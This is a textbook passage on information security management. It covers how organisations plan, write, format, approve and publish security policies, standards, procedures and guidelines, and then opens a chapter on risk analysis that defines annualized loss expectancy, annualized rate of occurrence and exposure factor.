Accountability is being able to hold a specific individual responsible for his or her actions. To hold a person accountable, it must be possible to uniquely and effectively identify and authenticate that person. This means that an organization cannot hold an individual responsible for his or her actions if that organization does not implement a way to uniquely identify each individual. There are two major themes: (1) the identification and authentication of that individual when the user accesses the system; and (2) the validation that the individual initiated or requested a particular transaction.

Management Support for Policy

Management support is critical to the success of any initiative, be it the development of a new product or service, or the development of a policy. If senior management does not approve the intent behind the activity, then it will not be successful. This is not restricted to the development of the organization's security policy, but any activity. However, security policy can both raise and address significant issues in any organization. Obtaining management support is often the most difficult part of the planning process.

Planning for Policy

Planning and preparation are integral parts of policy, standards, and procedure development, but are often neglected. Included in the preparation process is all of the work that must be done. Policy lays out the general

requirements to take; the standards define the tools that are to be used; and the procedures provide employees with the step-by-step instructions to accomplish it.

Well-written procedures never take the place of supervision, but they can take some of the more mundane tasks and move them out to the employees. Employees use policy to provide information and guidance in making decisions when their managers are not available. The policy should identify who is responsible for which activity.

An effective set of policies can actually help the organization achieve two key security requirements: separation of duties and rotation of assignments. No single individual should have complete control over a complete process from inception to completion. This is an element in protecting the organization from fraud.

Planning during policy development must include attention to security principles. For example, individuals who are involved in sensitive duties should be rotated through other assignments on a periodic basis. This removes them from sensitive activities, thereby reducing their attractiveness as a target. Rotation of duties can also provide other efficiencies, including job efficiency and improvement. The improvement aspect is achieved as the result of moving people through jobs so that they do not develop short-cuts, errors creeping into the work, or a decrease in quality.

Once the policies are established, it is necessary to define the standards that will be used to support those policies. These standards can include hardware, software, and communications protocols to who is responsible for approving them.

There is no point in progressing through these steps unless there is a communication plan developed to get the information out to the employees and others as appropriate. This is particularly important because management does not have the luxury of sitting down with every employee and discussing his or her responsibility. However, management does have a responsibility to communicate to every user in an ongoing fashion about the contents of the policy and the employee's responsibilities in satisfying it.

The ability to provide the information to the employees is an essential part of the development of the policies, standards, and procedures. Through these vehicles, the employees will understand how they should perform their tasks in accordance with the policies.

Part of the planning process involves establishing who will write the policies and related documents, who will review them, and how agreement on the information contained is reached. For example, there are a number of experts who are consulted when establishing how management's decision will be written to allow for subsequent implementation. These same experts work with writers, management, and members from the community of interest to ensure that the goals of the policy are realistic and achievable. In addition to these people who effectively write the policy, additional resources are required to ensure that the policies are reasonable. For example, Human Resources and Legal are among the other specialists who review the policy.

The Policy Management Hierarchy

There are essentially five layers in the policy management hierarchy. These are illustrated in Exhibit 77.2.

Legislation has an impact on the organization regardless of its size. The impact ranges from revenue and taxation, to handling export-controlled material. Legislation is established by government, which in turn often creates policy that may or may not be enacted in legislation.

The second layer — policy — references the policy that is developed by the organization and approved by senior management and describes its importance to the organization. Standards are derived from the policy. The standard defines specific, measurable statements that can be used to subsequently verify compliance.

The fourth layer — procedures — consists of step-by-step instructions that explain what the user must do to implement the policy and standards. The final layer — guidelines — identifies things that the organization would like to see its members do. These are generally recommendations; and while the standards are mandatory, guidelines are optional.

There may be one additional layer, which is inserted between the standards and the procedures. This layer addresses practices, which can be likened to a process. The standard defines what must be done; the practice defines why and how; while the procedures provide specific step-by-step instructions on the implementation. These documents are discussed later in this chapter, including their format and how to go about writing them.



EXHIBIT 77.2 Policy management hierarchy.

The Types of Policy

There are three major classifications of policy, one of which has been discussed: regulatory, advisory, and informative. It is also important to note that an organization can define specific policies applicable to the entire organization, while individual departments may provide policy for themselves.

Regulatory

Regulatory policy is not often something that an organization can work around. Rather, they must work with them. Governments and regulatory and governing bodies that regulate certain professions, such as medicine and law, typically create this type of policy. In general, organizations that operate in the public interest, such as safety or the management of public assets, or that are frequently held accountable to the public for their actions, are users of regulatory policy.

This type of policy consists of a series of legal statements that describe in detail what must be done, when it must be done, who does it, and can provide insight as to why it is important to do it. Because large numbers of groups use these policies, they share the use and interpretation of these policies for their organizations. In addition to the common objectives of confidentiality, integrity, and availability (CIA), there are two premises used to establish regulatory policy.

The first is to establish a clearly consistent process. This is especially true for organizations involved with the general public, and they must show the uniformity with how regulations are applied without prejudice. Second, the policy establishes the opportunity for individuals who are not technically knowledgeable in the area to be sure that the individuals who are responsible are technically able to perform the task.

Regulatory policies often have exclusions or restrictions regarding their application. Frequently, regulatory policies are not effective when people must make immediate decisions based on the facts before them. This is because many situations present many different outcomes. Establishing a policy that is capable of addressing all possible outcomes results in a policy that is highly complex, difficult to apply, and very difficult to enforce.

Advisory

An advisory policy provides recommendations often written in very strong terms about the action to be taken in a certain situation or a method to be used. While this appears to be a contradiction of the definition of policy, advisory policy provides recommendations. It is aimed at knowledgeable individuals with information to allow them to make decisions regarding the situation and how to act.

Because it is an advisory policy, the enforcement of this policy is not applied with much effort. However, the policy will state the impact for not following the advice that is provided within the policy. While the specific

impacts may be stated, the policy provides informed individuals with the ability to determine what the impacts will be should they choose an alternate course of action.

The impacts associated with not following the policy can include:

- Omission of information that is required to make an informed decision
- Failure to notify the correct people who are involved in making the decision or complete the process
- Missing important deadlines
- Lost time in evaluating and discussing the alternatives with auditors and management

It is important to consider that the risks associated with not following the advisory policy can be significant to the organization. The cost of lost productive time due to the evaluation of alternatives and discussions alone can have a significant impact on the organization, and on determining the validity and accuracy of the process.

Advisory policies often have specific restrictions and exclusions. For example, the advisory policy may set out that latitude in determining the course of action can only be extended to experienced individuals, while less-experienced persons must follow the policy as defined, with little opportunity for individual decision making. It is also important that any exceptions to the policy be documented and what is to be done when those situations are encountered.

Informative

The third type of policy is informative in nature, the purpose of which is to communicate information to a specific audience. That audience is generally any individual who has the opportunity or cause to read the policy. This policy implies no actions or responsibilities on the part of the reader and no penalty is imposed for not following the policy.

Although informative policies typically carry less importance than regulatory or advisory policies, they can carry strong messages about specific situations to the audience. Due to the wide audience intended for informational policies, references to other, more specific policies are made to provide even more information. This means that the distribution of the informative policies can be conducted with little risk to the organization, keeping policies that contain more sensitive information for a limited distribution.

Corporate versus Departmental

The only difference between corporate and departmental policy is the scope. For example, the organization may specify policy regarding how customer interactions will be handled. Specific organizations may choose to define policy about how to handle customer interactions specific to that department. There is no other difference other than the corporate or organizational policy applies to the entire organization, while departmental policy is specific to only that department. With the scope being narrowed, the process of reviewing and approving the policy can be much shorter due to the reduced number of people that must review it and express their opinions about it.

Program versus Topic Policy

Aside from these major policy types, it is important to make the distinction between program and topic policy. Program policy is used to create an organization's overall security vision, while topic-specific policies are used to address specific topics of concern. In addition to the topic policies are application-specific policies that are used to protect specific applications or systems.

Writing Policy

Having examined the different types of policy, the importance of management support and communication of the new policy, and why policy is needed in an organization, we now turn to the process of writing policy for the organization.

Exhibit 77.3 Reviewing Principles while Developing Policies

Policy Statement	Principle 1	Principle 2
Entire policy statement	If this principle applies, then put an X in this column.	If this principle applies, then put an X in this column.

Topics

Every organization must develop a basic set of policies. These can normally be found as a document prepared by the organization and can be used by an information security professional to reinforce the message as needed. Policy is the result of a senior management decision regarding an issue. Consequently, there is a wide range of topics available. These include:

1. Shared beliefs
2. Standards of conduct
3. Conflict of interest
4. Communication
5. Electronic communication systems
6. Internet security
7. Electronic communication policy
8. general security policy
9. Information protection policy
10. Information classification

This is not an all-inclusive list, but is intended to identify those areas that are frequently targeted as issues. It is not necessary to identify all of the policy topic areas before getting started on the development. It is highly likely that one policy may make reference to another organizational policy, or other related document.

There is a specific format that should be used in any policy, but it is important that if there are already policies developed in an organization, one must make the new policies resemble the existing ones. This is important to ensure that when people read them, they see them as policy. If a different style is used, then it is possible that the reader might not associate them with policy, despite the fact that it is identified as a policy.

The Impact of Security Principles on Policy Development

The organization should select some quantity of security principles that are important to it. When developing policies and related documents, the chosen principles should be reconsidered from time to time, and a review of the correlation of the policy (or standard, procedure, and guidelines) to the chosen principles should be performed. This can easily be done through the implementation of a matrix as shown in Exhibit 77.3.

In the matrix, the desired principles are listed across the top of the matrix, and the policy statements are listed down the left-hand column. An "X" is marked in the appropriate columns to illustrate the relationship between the principle and the policy statement. By correlating the principles to the policy (or policy components), the policy writer can evaluate their success. This is because the principles should be part of the objectives or mission of the organization. If there is a policy or component that does not address any principles, then that policy or component should be reviewed to see if it is really necessary, or if there is a principle that was not identified as required. By performing this comparison, the policy writer can make changes to the policy while it is under development, or make recommendations to senior management regarding the underlying principles.

Policy Writing Techniques

When writing the policy, it is essential that the writer consider the intended audience. This is important because a policy that is written using techniques that are not understood by the intended audience will result in confusion and misinterpretation by that audience.

Language

Using language that is appropriate to the intended audience is essential. The language must be free of jargon and as easy to understand as possible. The ability of the user community to understand the policy allows them

to determine what their responsibilities are and what they are required to do to follow the policy. When the policy is written using unfamiliar language, misinterpretations regarding the policy result.

Focus

Stay focused on the topic that is being addressed in the policy. By bringing in additional topics and issues, the policy will become confusing and difficult to interpret. An easy rule of thumb is that for each major topic, there should be one policy. If a single policy will be too large (i.e., greater than four pages), then the topic area should be broken down into sub-topics to ensure that it focuses on and covers the areas intended by management.

Format

Policy is the cornerstone of the development of an effective information security architecture. The policy statement defines what the policy is, and is often considered the most effective part of the policy. The goal of an information security policy is to maintain the integrity, confidentiality, and availability of information resources. The basic threats that can prevent an organization from reaching this goal include theft, modification, destruction, or disclosure, whether deliberate or accidental.

The term "policy" means different things to different people. Policy is management's decision regarding an issue. Policy often includes statements of enterprise beliefs, goals, and objectives, and the general means for their attainment in a specified subject area.

A policy statement itself is brief and set at a high level. Because policies are written at a high level, supporting documentation must be developed to establish how employees will implement that policy. Standards are mandatory activities, actions, rules, or regulations that must be performed in order for the policy to be effective.

Guidelines, while separate documents and not included in the policy, are more general statements that provide a framework on which procedures are based. While standards are mandatory, guidelines are recommendations. For example, an organization could create a policy that states that multi-factor authentication must be used, and in what situations. The standard defines that the acceptable multi-factor authentication tools include specific statements regarding the accepted and approved technologies.

Remember that policies should:

1. Be easy to understand
2. Be applicable
3. Be do-able
4. Be enforceable
5. Be phased in
6. Be proactive
7. Avoid absolutes
8. Meet business objectives

Writing policy can be both easy and difficult at the same time. However, aside from working with a common policy format, the policy writer should remember the attributes that many journalists and writers adhere to:

- *What*. What is the intent of the policy?
- *Who*. Who is affected? What are the employee and management responsibilities and obligations?
- *Where*. Where does the policy apply? What is the scope of the policy?
- *How*. What are the compliance factors, and how will compliance be measured?
- *When*. When does the policy take effect?
- *Why*. Why is it necessary to implement this policy?

In considering the policy attributes, it is easier for the policy writer to perform a self-evaluation of the policy before seeking reviews from others. Upfront self-assessment of the policy is critical. By performing the self-assessment, communication and presentation of the policy to senior management will be more successful. Self-assessment can be performed in a number of ways, but an effective method is to compare the policy against the desired security principles.

It is important for the policy writer to ascertain if there are existing policies in the organization. If so, then any new policies should be written to resemble the existing policies. By writing new policies in the existing

format, organization members will recognize them as policies and not be confused or question them because they are written in a different format.

A recommended policy format includes the following headings:

- *Background*: why the policy exists
- *Scope*: who the policy affects and where the policy is required
- *Definitions*: explanations of terminology
- *References*: where people can look for additional information
- *Coordinator/Policy Author*: who sponsored the policy, and where do people go to ask questions
- *Authorizing Officer*: who authorized the policy
- *Effective Date*: when the policy takes effect
- *Review Date*: when the policy gets reviewed
- *Policy Statements*: what must be done
- *Exceptions*: how exceptions are handled
- *Sanctions*: what actions are available to management when a violation is detected

While organizations will design and write their policies in a manner that is appropriate to them, this format establishes the major headings and topic areas within the policy document. The contents of these sections are described later in this chapter in the section entitled "Establishing a Common Format."

Defining Standards

Recall that a standard defines what the rules are to perform a task and evaluate its success. For example, there is a standard that defines what an electrical outlet will look like and how it will be constructed within North America. As long as manufacturers follow the standard, they will be able to sell their outlets; and consumers will know that if they buy them, their appliances will fit in the outlet.

The definition of a standard is not easy because implementation of a standard must be validated regularly to ensure that compliance is maintained. Consider the example of an electrical outlet. If the manufacturing line made a change that affected the finished product, consumers would not be able to use the outlet, resulting in lost sales, increased costs, and a confused management, until the process was evaluated against the standards.

Consequently, few organizations actually create standards unless specifically required, due to their high implementation and maintenance costs.

A recommended format for standards documents includes the following headings:

- *Background*: why the standard exists
- *Scope*: who requires the standard and where is it required
- *Definitions*: explanations of terminology
- *References*: where people can look for additional information
- *Coordinator/Standards Author*: who sponsored the standard, and where do people go to ask questions
- *Authorizing Officer*: who authorized the standard
- *Effective Date*: when the standard takes effect
- *Review Date*: when the standard gets reviewed
- *Standards Statements*: what the measures and requirements are

While organizations will design and write their standards in a manner that is appropriate to them, this format establishes the major headings and topic areas within the policy document.

It is important to emphasize that while the standard is important to complete, its high cost of implementation maintenance generally means that the lifetime, or review date, is at least five years into the future.

Defining Procedures

Procedures are as unique as the organization. There is no generally accepted approach to writing a procedure. What will determine how the procedures look in the organization is either the standard that has been developed

previously or an examination of what will work best for the target audience. It can be said that writing the procedure(s) is often the most difficult part, due to the amount of detail involved.

Due to the very high level of detail involved, writing a procedure often requires more people than writing the corresponding documents. Consequently, the manager responsible for the development of the procedure must establish a team of experts, such as those people who are doing the job now, to document the steps involved. This documentation must include the actual commands to be given, any arguments for those commands, and what the expected outcomes are.

There are also several styles that can be used when writing the procedure. While the other documents are written to convey management's desire to have people behave in a particular fashion, the procedure describes how to actually get the work done. As such, the writer has narrative, flowchart, and play script styles from which to choose.

The narrative style presents information in paragraph format. It is conversational and flows nicely, but it does not present the user with easy-to-follow steps. The flowchart format provides the information in a pictorial format. This allows the writer to present the information in logical steps. The play script style, which is probably used more than any other, presents step-by-step instructions for the user to follow.

It is important to remember that the language of the procedure should be written at a level that the target audience will be able to understand. The key procedure elements as discussed in this chapter are identifying the procedure needs, determining the target audience, establishing the scope of the procedure, and describing the intent of the procedure.

A recommended format for procedure documents includes the following headings:

- *Background*: why the procedure exists, and what policy and standard documents it is related to
- *Scope*: who requires the procedure and where is it required
- *Definitions*: explanations of terminology
- *References*: where people can look for additional information
- *Coordinator/Procedure Author*: who sponsored the procedure, and where do people go to ask questions
- *Effective Date*: when the procedure takes effect
- *Review Date*: when the standard gets reviewed
- *Procedure Statements*: what the measures and requirements are

While organizations will design and write their procedures in a manner that is appropriate to them, this format establishes the major headings and topic areas within the policy document.

Defining Guidelines

Guidelines, by their very nature, are easier to write and implement. Recall that a guideline is a set of nonbinding recommendations regarding how management would like its employees to behave. Unlike the other documents that describe how employees must perform their responsibilities, employees have the freedom to choose what guidelines, if any, they will follow. Compliance with any guideline is totally optional.

Policy writers often write the guidelines as part of the entire process. This is because as they move through the documents, there will be desired behaviors that cannot be enforced, but are still desired nonetheless. These statements of desired behavior form the basis for the guidelines.

Similar to the other documents, a recommended format for guideline documents includes the following headings:

- *Background*: why the guideline exists, and what policy and standard documents it is related to
- *Scope*: who requires guidelines and where are they required
- *Definitions*: explanations of terminology
- *References*: where people can look for additional information
- *Coordinator/Guidelines Author*: who sponsored the guidelines, and where do people go to ask questions
- *Effective Date*: when the standard guidelines take effect
- *Review Date*: when the standard guidelines get reviewed
- *Standards Statements*: what the measures and requirements are

Unlike the other documents, it is not necessary to have an approver for a guideline. As it is typically written as part of a larger package, and due to its nonbinding nature, there is no approving signature required.

Publishing the Policy

With the documents completed, they must be communicated to the employees or members of the organization. This is done through an employee policy manual, departmental brochures, and online electronic publishing. The success of any given policy is based on the level of knowledge that the employees have about it. This means that employees must be aware of the policy. For this to happen, the organization must have a method of communicating the policy to the employees, and keeping them aware of changes to the policy in the future.

Policy Manual

Organizations have typically chosen to create policy manuals and provide a copy to each individual. This has been effective over time because the policies were immediately available to those who needed to refer to them. However, other problems, such as maintenance of the manuals, became a problem over time. As new updates were created, employees were expected to keep their manuals updated. Employees would receive the updated manual, but due to other priorities would not keep their manuals up-to-date. This resulted in confusion when an issue arose that required an examination of policy.

Even worse, organizations started to see that the high cost of providing a document for each member of the organization was having a negative effect on their profit lines. They began to see that they were getting little value from their employees for the cost of the manuals. Consequently, organizations began to use electronic publishing of their policies as their communication method.

Departmental Brochures

Not all policies are created for the entire organization. Individual department also had to create policies that affected their individual areas. While it was possible to create a policy manual for the department, it was not practical from an expense perspective. Consequently, departments would create a brochure with the policies that pertained only to their area.

Putting the Policy Online

With the growth of the personal computer and the available access to the information online, more and more organizations have turned to putting the policies online. This has allowed for increased speed in regard to getting new policies and updates communicated to employees.

With the advent of the World Wide Web as a communication medium, organizations are using it as *the* method of making policies available. With hyperlinks, they can link to other related documents and references.

Awareness

However, regardless of the medium used to get the information and policies to the employees, they must be made aware of the importance of remaining up-to-date with the policies that affect them. And even the medium must be carefully selected. If all employees do not have access to a computer, then one must provide the policies in printed form as well. An ongoing awareness program is required to maintain the employee's level of knowledge regarding corporate policies and how they affect the employee.

Establishing a Common Format

A common format makes it easier for readers to understand the intent of the policy and its supporting documents. If there have been no previous written policies or related documents, creating a common format will be simple. If there is an existing format used within an organization, it becomes more difficult. However, it is essential that the writer adapt the layout of written documents to match that which is already in use. Doing so will ensure that the reader recognizes the document for what it is, and understands that its contents are sanctioned by the organization. The format and order of the different sections was presented earlier in the chapter, but is repeated here for conciseness:

- *Background* (all)
- *Scope* (all)

- *Definitions* (all)
- *References* (all)
- *Coordinator/Document Author* (all)
- *Authorizing Officer* (policy, standard, procedure)
- *Effective Date* (all)
- *Review Date* (all)
- *Disposal* (all)
- *Document Statements* (all)
- *Exceptions* (policy)
- *Sanctions* (policy)

Each of these sections should appear in the document unless otherwise noted. There are sections that can be considered as part of one document, while not part of another. To retain consistency, it is recommended that they appear in the order listed throughout all the documents.

In the following chapter sections, the term "document" is used to mean either a policy, standard, procedure, or guideline.

Background

It is important that the document include a statement providing some information on what has prompted the creation of the document. In the case of a new policy, what prompted management's decision, as new policy is generally created as a reaction to some particular event. The other documents would indicate that it references the new policy and why that document is required to support the new policy. By including the background on the situation in the document, one provides a frame of reference for the reader.

Scope

In some situations, the document is created for the benefit of the entire corporation, while others are applicable to a smaller number of people. It is important that the scope define where the document is applicable to allow people to be able to determine if the policy is applicable to them.

Definitions

It is essential that the documents, with the exception of the procedure, be as free as possible from technical jargon. Within documents other than the procedure, technical jargon tends to confuse the reader. However, in some situations, it is not possible to prevent the use of this terminology. In those situations, the effectiveness of the document is improved by providing explanations and definitions of the terminology.

Reference

Any other corporate documentation, including other policies, standards, procedures, and guidelines, that provides important references to the document being developed should be included. This establishes a link between the policy and other relevant documents that may support this policy, or that this policy may support.

If creating the document as an HTML file for publishing on the Web, then it is wise to include hyperlinks to the other related documentation.

Coordinator/Author

The coordinator or author is the sponsor who developed and sought approval for the document. The sponsor is identified in the policy document to allow any questions and concerns to be addressed to the sponsor. However, it is also feasible that the policy author is not the coordinator identified in the policy. This can occur when the policy has been written by a group of people and is to be implemented by a senior manager.

Authorizing Officer

Because senior management is ultimately responsible for the implementation of policy, it is important that a member of that senior management authorize the policy. Often, the senior executive who accepts responsibility is also responsible for the area concerned. For example, the Chief Information Officer will assume responsibility for information systems policies, while the Chief Financial Officer assumes responsibility for financial policies.

If the standard is to be defined as a corporate standard, then the appropriate member of senior management should authorize the standard. If the standard is for one department's use, then the senior manager of that department approves it. Procedures are generally only for a department and require a senior manager's approval.

Guidelines do not need approval unless they are for implementation within the company. In such situations, the senior manager responsible for the function should approve them.

Effective Date

This is the date when the document takes effect. When developing policy, it is essential that support be obtained for the policy, and sufficient time for user education be allowed before the policy takes effect. The same is true for the supporting documents, because people will want access to them when the policy is published.

Review Date

The review date establishes when the document is to be reviewed in the future. It is essential that a review period be established because all things change with time. Ideally, the document should make a statement that establishes a time period and whenever circumstances or events warrant a review. By establishing a review date, the accuracy and appropriateness of the document can be verified.

Disposal

In the event that the document is classified or controlled in some manner within the organization, then specific instructions regarding the disposal are to be indicated in this section. If there are no specific instructions, the section can be omitted, or included with a statement indicating that there are no special instructions.

Document Statement(s)

The policy statement typically consists of several text lines that describe what management's decision was. It is not long, and should be no more than a single paragraph. Any more than that, and the policy writer runs the risk of injecting ambiguity into the policy. However, the policy statements are to be clear enough to allow employees to determine what the required action is.

Statements within a standard must be of sufficient length to provide the detail required to convey the standard. This means that the standard can be quite lengthy in some situations.

Procedure statements are also quite detailed as they provide the exact command to be executed, or the task to be performed. Again, these can be quite lengthy due to the level of detail involved.

Exceptions

This section is generally included only in policy documents. It is advisable to include in the policy document a statement about how exceptions will be handled. One method, for example, is to establish a process where the exception is documented, an explanation provided about why an exception is the most practical way to handle the situation. With this done, the appropriate management is identified and agreement is sought, where those managers sign the exception. Exceptions should have a specific lifetime; for example, they should be reviewed and extended on an annual basis.

Violations and Sanctions

This section is generally included only in policy documents. The tendency is for organizations to sacrifice clarity in the policy for sanctions. The sanctions must be broad enough to provide management with some flexibility when determining what sanction is applied. For example, an organization would not dismiss an employee for a minor infraction. It is necessary that Human Resources and Legal review and approve the proposed sanctions.

Using a Common Development Process

A common process can be used in the creation of all these documents. The process of creating them is often managed through a project management approach if the individual writing them requires a number of other people to be involved and must coordinate their time with other projects. While it is not necessary, using this process in conjunction with a project management approach can ensure that management properly supports the document writing effort. One example of a process to use in defining and developing these documents consists of several phases as seen in Exhibit 77.4. Each of these development phases consists of discrete tasks that must be completed before moving on to the next one.



EXHIBIT 77.4 Defining and developing documents.

Phase One: Initial and Evaluation Phase

A written proposal to management is submitted that states the objectives of the particular document (policy, standard, etc.) and the need it is supposed to address. Management will then evaluate this request to satisfy itself that the expected benefit to the organization justifies the expected cost. If it does, then a team is assembled to develop and research the document as described in Phase Two. Otherwise, the submitter is advised that no further action will take place.

Phase Two: Development Phase

In the development phase, funding is sought from the organization for the project. The organization can choose to assemble a new team, or use one that was previously used for another project. The team must work with management to determine who will be responsible for approving the finished document.

The structure of the team must be such that all interested parties (stakeholders) are represented and the required competency exists. The team should include a representative from management, the operations organization responsible for implementation (if appropriate), the development team, a technical writer, and a member of the user community that will ultimately be a recipient of the service or product.

By including a representative from management, they can perform liaison duties with the rest of the organization's management, legal, and other internal organizations as required. The development team is essential to provide input on the requirements that are needed when the product or service is being developed or assembled into the finished product. Operations personnel provide the needed input to ensure that the document can actually be put into practice once it is completed. The user community cannot be ignored during the development phase. If they cannot accept the terms of the document, having their input upfront rather than later can shorten the development process. Finally, the technical writer assists in the creation of the actual language used in the document. While most people feel they can write well, the technical writer has been trained in the use of language.

Remember that unless the members of this team have these roles as their primary responsibility, they are all volunteers. Their reward is the knowledge that they have contributed to the content of the standard and the recognition of their expertise by virtue of having their names published in the document.

This team is the heart of the development process. The technical requirements are put forward, designed, and worded by the experts on the team. These people discuss and debate the issues until final wording is agreed upon. Consensus is the key, as unanimity is not often achieved.

As the draft is developed through a number of iterations and approaches the original design objectives, it is made available to the general population within the organization for review and comment. The review period generally lasts 30 days and allows for input from those outside the team.

During this review period, the document should be tested in a simulated exercise. For example, if the document being developed is a procedure, then a less-experienced person should be able to successfully perform the tasks based on the information within the procedure. If they cannot, then there is a deficiency that must be addressed prior to approval.

After the comments have been deliberated by the team and it feels that the document is technically complete, it moves on to Phase Three.

Phase Three: Approval Phase

When the team has completed the design phase, the document is presented to the appropriate body within the organization. Some organizations will have formalized methods for approving policy, while others will not. It is necessary during the development phase to establish who the approving body or person is.

The document is presented to the approving body and a discussion of the development process ensues, highlighting any reasons that the team felt were important considerations during development. The document is "balloted" by the approving body, and any negative issues should be addressed prior to approval of the document.

Phase Four: Publication Phase

Finally, the document is translated (if required) and published within the organization. At this point, the document is ready for implementation as of the effective date. In some situations, the effective date may be the date of publication.

Phase Five: Implementation

During implementation, the various groups affected by the new document commence its implementation. This implementation will be different, depending on where it is being placed into use. For example, a user's perspective will be different from that of an operational team. While the document is being used, people should be encouraged to send their comments and questions to the coordinator. These comments will be important during the review or maintenance phase.

Phase Six: Maintenance Phase

As decided during the development phase, the document is reviewed on the review date. During this review, the continuing viability of the document is decided. If the document is no longer required, then it is withdrawn or cancelled. If viability is determined and changes are needed, the team jumps into the development cycle at Phase Two and the cycle begins again.

Summary

This chapter has examined why policy is important to information security and some issues and areas concerning the development of that policy. Information Security Policy establishes what management wants done to protect the organization's intellectual property or other information assets. Standards are used to establish a common and accepted measurement that people will use to implement this policy. Procedures provide the details — the how of the implementation — while guidelines identify the things that management would like to see implemented.

Policy is an essential and important part of any organization because it identifies how the members of that organization must conduct themselves. To the information security manager, policy establishes what is important to the organization and what defines the shape of the work that follows.

Risk Analysis and Assessment

Will Ozier

There are a number of ways to identify, analyze, and assess risk and there is considerable discussion of "risk" in the media and among information security professionals. But, there is little real understanding of the process and metrics of analyzing and assessing risk. Certainly everyone understands that "taking a risk" means "taking a chance," but a risk or chance of what, is often not so clear.

When one passes on a curve or bets on a horse, one is taking a chance of suffering harm/injury or financial loss — an undesirable outcome. We usually give a degree of more or less serious consideration to such an action before taking the chance, so to speak. Perhaps we would even go so far as to calculate the odds (chance) of experiencing the undesirable outcome and, further, take steps to reduce the chance of experiencing the undesirable outcome.

To effectively calculate the chance of experiencing the undesirable outcome, as well as its magnitude, one must be aware of and understand the elements of risk and their relationship to each other. This, in a nutshell, is the process of risk analysis and assessment.

Knowing more about the risk, one is better prepared to decide what to do about it — accept the risk as now assessed (go ahead and pass on the blind curve or make that bet on the horses), or mitigate the risk. To mitigate the risk is to do something to reduce the risk to an acceptable level (wait for a safe opportunity to pass or put the bet money in a savings account with interest).

There is a third choice, to transfer the risk, i.e., buy insurance. However prudent good insurance may be, all things considered, having insurance will not prevent the undesirable outcome. Having insurance will only serve to make some compensation — almost always less than complete — for the loss. Further, some risks — betting on a horse — are uninsurable.

The processes of identifying, analyzing and assessing, mitigating, or transferring risk are generally characterized as Risk Management.

There are a few key questions at the core of the Risk Management process:

1. What could happen (threat event)?
2. If it happened, how bad could it be (threat impact)?
3. How often could it happen (threat frequency, annualized)?
4. How certain are the answers to the first three questions (recognition of uncertainty)?

These questions are answered by analyzing and assessing risk.

Uncertainty is the central issue of risk. Sure, one might pass successfully on the curve or win big at the races, but does the gain warrant taking the risk? Do the few seconds saved with the unsafe pass warrant the possible head-on collision? Are you betting this month's paycheck on a long shot to win? Cost/benefit analysis would most likely indicate that both of these examples are unacceptable risks.

Prudent management, having analyzed and assessed the risks by securing credible answers to these four questions, will almost certainly find there to be some unacceptable risks as a result. Now what? Three questions remain to be answered:

1. What can be done (risk mitigation)?
2. How much will it cost (annualized)?
3. Is it cost effective (cost/benefit analysis)?

Answers to these questions, decisions to budget and execute recommended activities, and the subsequent and ongoing management of all risk mitigation measures — including periodic reassessment — comprise the balance of the Risk Management process.

Managing the risks associated with information in the information technology (IT)environment, Information Risk Management, is an increasingly complex and dynamic task. In the budding Information Age, the technology of information storage, processing, transfer, and access has exploded, leaving efforts to secure that information effectively in a never-ending catch-up mode. For the risks potentially associated with information and information technology to be identified and managed cost-effectively, it is essential that the process of analyzing and assessing risk is well understood by all parties — and executed on a timely basis. This chapter is written with the objective of illuminating the process and the issues of risk analysis and assessment.

TERMS AND DEFINITIONS

To discuss the history and evolution of information risk analysis and assessment, several terms whose meanings are central to this discussion should first be defined.

Annualized Loss Expectancy (ALE) — This discrete value is derived, classically, from the following algorithm (see also the definitions for single loss expectancy [SLE] and annualized rate of occurrence [ARO] below):

$$\text{SINGLE LOSS EXPECTANCY} \times \text{ANNUALIZED RATE OF OCCURRENCE} = \text{ANNUALIZED LOSS EXPECTANCY}$$

To effectively identify the risks and to plan budgets for information risk management, it is helpful to express loss expectancy in annualized terms. For example, the preceding algorithm will show that the **ALE** for a threat (with an **SLE** of $1,000,000) that is expected to occur only about once in 10,000 years is ($1,000,000 divided by 10,000) only $100.00. When the expected threat frequency (**ARO**) is factored into the equation, the significance of this risk factor is addressed and integrated into the information risk management process. Thus, the risks are more accurately portrayed, and the basis for meaningful cost/benefit analysis of risk reduction measures is established.

Annualized Rate of Occurrence (ARO) — This term characterizes, on an annualized basis, the frequency with which a threat is expected to occur. For example, a threat occurring once in 10 years has an **ARO** of 1/10 or 0.1; a threat occurring 50 times in a given year has an **ARO** of 50.0. The possible range of frequency values is from 0.0 (the threat is not expected to occur) to some whole number whose magnitude depends on the type and population of threat sources. For example, the upper value could exceed 100,000 events per year for minor, frequently experienced threats such as misuse-of-resources. For an example of how quickly the number of threat events can mount, imagine a small organization — about 100 staff members — having logical access to an information processing system. If each of those 100 persons misused the system only once a month, misuse events would be occurring at the rate of 1,200 events per year. It is useful to note here that many confuse **ARO** or frequency with the term and concept of probability (defined below). While the statistical and mathematical significance of these frequency and probability metrics tend to converge at about 1/100 and become essentially indistinguishable below that level of frequency or probability, they become increasingly divergent above 1/100 to the point where probability stops — at 1.0 or certainty — and frequency continues to mount undeterred, by definition.

Exposure Factor (EF) — This factor represents a measure of the magnitude of loss or impact on the value of an asset. It is expressed as a percent, ranging from 0% to 100%, of asset value loss arising from a threat event.

This factor is used in the calculation of single loss expectancy (**SLE**), which is defined below.

